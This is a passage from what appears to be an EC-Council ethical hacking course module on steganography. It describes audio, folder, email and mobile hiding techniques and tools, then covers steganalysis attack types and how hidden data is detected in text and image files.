  - **Direct-Sequence Spread Spectrum (DSSS)**: DSSS is a frequency modulation technique where a communication device spreads a signal of low bandwidth over a broad frequency range to enable the sharing of a single channel between multiple users. The DSSS steganography technique transposes the secret messages in radio wave frequencies. DSSS does introduce some random noise to the signal.
  - **Frequency-Hopping Spread Spectrum (FHSS)**: In FHSS, the user alters the audio file's frequency spectrum so that it hops rapidly between frequencies. The spread spectrum method plays a significant role in secure communications, both commercial and military.

- **LSB Coding**

  LSB encoding works similarly to the LSB insertion technique, in which users can insert a secret binary message in the least significant bit of each sampling point of the audio signal. This method allows one to hide enormous amounts of secret data. It is possible to use the last two significant bits to insert secret binary data, but at the risk of creating noise in the audio file. Its poor immunity to manipulation makes this method less adaptive. You can easily identify extra hidden data because of channel noise and resampling.

- **Tone Insertion**

  This method involves embedding data in the audio signal by inserting low-power tones. These tones are not audible in the presence of significantly higher-power audio signals, and therefore the presence of the secret message is concealed. It is exceedingly difficult for an eavesdropper to detect the secret message from the audio signal. This method

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

helps to avoid attacks such as low-pass filtering and bit truncation. The audio steganography software implements one of these audio steganography methods to embed the secret data in the audio files.

- **Phase Encoding**

  Phase coding is described as the phase in which an initial audio segment is substituted by a reference phase that represents the data. It encodes the secret message bits as phase shifts in the phase spectrum of a digital signal, achieving a soft encoding in terms of the signal-to-noise ratio.

Audio Steganography Tools

There are many tools available on the market that can help to hide secret information in an audio file. The following are some examples of audio steganography tools to hide secret information in audio files:

- **DeepSound**

  Source: *http://jpinsoft.net*

  DeepSound allows you to hide any secret data in audio files (WAV and FLAC). It also allows you to extract secret files directly from audio CD tracks. In addition, it can encrypt secret files, thereby enhancing security.





Figure 6.142: Screenshot of DeepSound

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some examples of audio steganography tools are listed as follows:

- BitCrypt (*http://bitcrypt.moshe-szweizer.com*)
- StegoStick (*https://sourceforge.net*)
- MP3Stego (*https://www.petitcolas.net*)
- QuickCrypto (*http://www.quickcrypto.com*)
- spectrology (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Folder Steganography

Folder steganography refers to hiding secret information in folders. Files are hidden and encrypted within a folder and are not seen by standard Windows applications, including Windows Explorer.

Folder Steganography Tools

Attackers use folder steganography tools to hide and secure folders and hide their confidential data. These tools secure folders using different encryption techniques.

- **GiliSoft File Lock Pro**

  Source: *http://www.gilisoft.com*

  GiliSoft File Lock Pro restricts access to files, folders, and drivers by locking, hiding, or password-protecting them. Attackers can thus use this tool for these purposes. With this program, nobody can access or destroy the attacker's data without a password.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.143: Screenshot of GiliSoft File Lock Pro

Some examples of folder steganography tools are listed as follows:

- Folder Lock (*http://www.newsoftwares.net*)
- Hide Folders 5 (*https://fspro.net*)
- Invisible Secrets 4 (*http://www.invisiblesecrets.com*)
- Max Folder Secure (*https://maxpcsecure.com*)
- QuickCrypto (*http://www.quickcrypto.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Spam/Email Steganography

Spam/email steganography refers to the technique of sending secret messages by embedding them and hiding the embedded data in spam emails. Various military agencies supposedly use this technique with the help of steganography algorithms. You can use the Spam Mimic tool to hide a secret message in an email.

Spam/Email Steganography Tool

- **Spam Mimic**

  Source: *http://www.spammimic.com*

  Spam Mimic is spam "grammar" for a mimic engine by Peter Wayner. This encodes secret messages into innocent-looking spam emails. The encoder of this tool encodes the secret message as spam with a password, fake PGP, fake Russian, and space.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.144: Screenshot of Spam Mimic showing encoded process




Figure 6.145: Screenshot of Spam Mimic showing encoded output

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steganography Tools for Mobile Phones

Earlier, we discussed a wide range of applications/tools that can be useful in hiding secret messages in various types of carrier media, such as images, audio, video, and text. These tools run on a variety of platforms of desktops or laptops only. However, there are also many mobile apps available that act as steganography tools for mobile phones. Mobile users can use these apps to send their secret messages.

Some steganography tools that run on mobile devices as follows:

- **Steganography Master**

  Source: *https://play.google.com*

  Steganography Master helps in hiding secret messages inside a photo. You can encode your message in a picture, then save or send it to any mobile user. You can then decode the message only using the same app, but if you want to ensure that only the intended receiver reads the message, you can provide a password.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.146: Screenshot of Steganography Master

- **Stegais**

  Source: *http://stegais.com*

  Stegais can hide a message in a selected image from the photo library or in a photo taken by the camera.


Figure 6.147: Screenshot of Stegais

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional steganography tools for mobile phones as follows:

- SPY PIX (*https://www.juicybitssoftware.com*)
- Pixelknot: Hidden Messages (*https://guardianproject.info*)
- Pocket Stego (*https://www.talixa.com*)
- Steganography Image (*https://play.google.com*)
- Steganography (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganalysis

Steganalysis is the process of discovering the existence of hidden information in a medium. It is the reverse process of steganography. It is an attack on information security in which the attacker, referred to here as a steganalyst, tries to detect the hidden messages embedded in images, text, audio, and video carrier mediums using steganography. Steganalysis determines the encoded hidden message and, if possible, recovers the message. It can detect the message by looking at variances between bit patterns and unusually large file sizes.

Steganalysis has two aspects: the ***detection*** and ***distortion*** of messages. In the detection phase, the analyst observes the relationships between the steganography tools, stego-media, cover, and message. In the distortion phase, the analyst manipulates the stego-media to extract the embedded message and decides whether it is useless and should be removed altogether.

The first step in steganalysis is to discover a suspicious image that may be harboring a message. This is an attack on the hidden information. There are two other types of attacks against steganography: ***message*** and ***chosen-message*** attacks. In the former, the steganalyst has a known hidden message in the corresponding stego-image. The steganalyst determines patterns that arise from hiding and detecting this message. The steganalyst creates a message using a known stego tool and analyzes the differences in patterns. In a chosen-message attack, the attacker creates steganography media using the known message and steganography tool (or algorithm).

Cover images disclose more visual clues than stego-images. It is necessary to analyze stego-images to identify the concealed information. The gap between the cover image and stego-image file size is the simplest signature. Many signatures evidently use some of the color schemes of the cover image.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Once detected, an attacker can destroy a stego-image or modify the hidden messages. It is particularly important to understand the overall structure of the technology and methods to detect the hidden information for uncovering the activities.

Some challenges of steganalysis are as follows:

- Suspect information stream may or may not have encoded hidden data
- Efficient and accurate detection of hidden content within digital images is difficult
- The message might have been encrypted before being inserted into a file or signal
- Some of the suspect signals or files may have irrelevant data or noise encoded into them

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Steganalysis Methods/Attacks on Steganography

Steganography attacks work according to the type of information available for the steganalyst to perform steganalysis on. This information may include a hidden message, carrier (cover) medium, stego-object, steganography tools, or algorithms used for hiding information. Thus, the classification of steganalysis includes the following types of attacks: stego-only, known-stego, known-message, known-cover, chosen-message, chosen-stego, chi-square, distinguishing statistical, and blind classifier.

- **Stego-only attack**

  In a stego-only attack, the steganalyst or attacker does not have access to any information except the stego-medium or stego-object. In this attack, the steganalyst must try every possible steganography algorithm and related attack to recover the hidden information.

- **Known-stego attack**

  This attack allows the attacker to know the steganography algorithm as well as the original and stego-object. The attacker can extract the hidden information with the information at hand.

- **Known-message attack**

  The known-message attack presumes that the message and the stego-medium are available. Using this attack, one can detect the technique used to hide the message.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Known-cover attack**

  Attackers use the known-cover attack when they know both the stego-object and the original cover medium. This will enable a comparison between both mediums to detect changes in the format of the medium and find the hidden message.

- **Chosen-message attack**

  The steganalyst uses a known message to generate a stego-object by using various steganography tools to find the steganography algorithm used to hide the information. The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or algorithms.

- **Chosen-stego attack**

  The chosen-stego attack takes place when the steganalyst knows both the stego-object and steganography tool or algorithm used to hide the message.

- **Chi-square attack**

  The chi-square method is based on probability analysis to test whether a given stego-object and the original data are the same or not. If the difference between both is nearly zero, then no data are embedded; otherwise, the stego-object includes embedded data inside.


- **Distinguishing statistical attack**

  In the distinguishing statistical method, the steganalyst or attacker analyzes the embedded algorithm used to detect distinguishing statistical changes, along with the length of the embedded data.

- **Blind classifier attack**

  In the blind classifier method, a blind detector is fed with the original or unmodified data to learn the appearance of the original data from multiple perspectives. The output of the blind detector is used to train the classifier to detect differences between the stego-object and original data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Detecting Steganography (Text, Image, Audio, and Video Files)

Steganography is the art of hiding either confidential or sensitive information within a cover medium. In this method, the unused bits of data in computer files such as graphics, digital images, text, and HTML, help in hiding sensitive information from unauthorized users. Detection of the hidden data involves different approaches depending on the file type used.

The following file types require specific methods to detect hidden messages.

- **Text File**

  For text files, alterations are made to the character positions to hide the data. One can detect these alterations by looking for text patterns or disturbances, the language used, line height, or an unusual number of blank spaces. A simple word processor can sometimes reveal text steganography as it displays the spaces, tabs, and other characters that distort the text's presentation during text steganography.

  Text steganography can be detected by taking a closer look at the following aspects:

  - Unusual patterns in the stego-object
  - Appended extra spaces and invisible characters

- **Image File**

  The information hidden in an image can be detected by determining changes in size, file format, last modified, last modified timestamp, and color palette of the file.

  The following points can help you in detecting image steganography:

  - Several display distortions in images
  - Sometimes images may become grossly degraded

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Detection of anomalies through evaluating too many original images and stego-images concerning color composition, luminance, pixel relationships, etc.
- Exaggerated "noise"

Statistical analysis methods help to scan an image for steganography. Whenever you insert a secret message into an image, LSBs are no longer random. With encrypted data that has high entropy, the LSB of the cover will not contain information about the original and is more or less random. By using statistical analysis on the LSB, you can identify the difference between random values and real values.

- **Audio File**

